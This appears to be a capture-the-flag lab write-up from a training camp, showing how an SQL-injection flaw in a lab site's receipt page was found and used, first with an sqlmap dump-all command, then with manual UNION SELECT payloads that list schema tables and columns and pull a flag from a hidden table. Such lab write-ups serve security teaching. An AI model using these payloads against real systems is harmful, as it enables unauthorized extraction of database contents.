https://github.com/ndanilo8/PositiveHackCamp2024

Description:

Discover SQL-injection vulnerability and find flag in hidden table

Attacking

With SQLmap:

automated... HAHHAHAHA

```
sqlmap -u web.rwuapge1f4ditpnw3bm2.labs.cyber-ed.space/receipt.php?orderID=1
--dump-all
```

and we get the flag!


Manual:

get the tables

```
0 UNION SELECT 1,group_concat(table_name,'-'),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.tables
```

PS its important that we match the same number of columns... otherwise we will get an error:

The used SELECT statements have a different number of columns in /var/www/html/receipt.php:



and we have the table super_secret_column
now to select the table and list the columns

0 UNION SELECT 1,group_concat(column_name),3,4,5,6,7,8 FROM INFORMATION_SCHEMA.columns WHERE table_name='super_secret_table' n 🗀 Post-Exploitation 👺 Tmux Cheat Sheet 🔼 MITRE ATT&CK® 🌘 GitHub

Our manager will contact you soon. To ask questions about your order, remember the order ID and contact our support team..

Details
Your order ID: 0 UNION SELECT
1,group_concat(column_ name),3,4,5,6,7,8 FROM INFORMATION_SCHEM A.columns WHERE table_name='super_secr et_table'
Product:
6
Price:
7
Name:
id super_secret_column
E-mail:
3
Phone number:
4
Comments:
5

now we list the column

0 UNION SELECT 1,super_secret_column,3,4,5,6,7,8 FROM super_secret_table

Recipt

Our manager will contact you soon. To ask questions about your order, remember the order ID and contact our support team..

Details
Your order ID: 0 UNION SELECT 1,super_secret_column,3 ,4,5,6,7,8 FROM super_secret_table
Product:
6
Price:
7
Name:
flag{113b875148b29ed0ba7abdc77794f90b}
E-mail:
3
Phone number:
4
Comments:
5
Go to main page

Notes from class

```
0 UNION SELECT 1,group_concat(table_name,'-'),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.tables
0 UNION SELECT 1,group_concat(column_name),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.columns WHERE table_name='super_secret_table'
```

```
0 UNION SELECT 1, super_secret_column, 3, 4, 5, 6, 7, 8 FROM super_secret_table

SELECT * FROM Numbers LIMIT 2, 1
1, 2, 3, 4, 5
6, 7, 8, 9, 10
11, 12, 13, 14, 15
```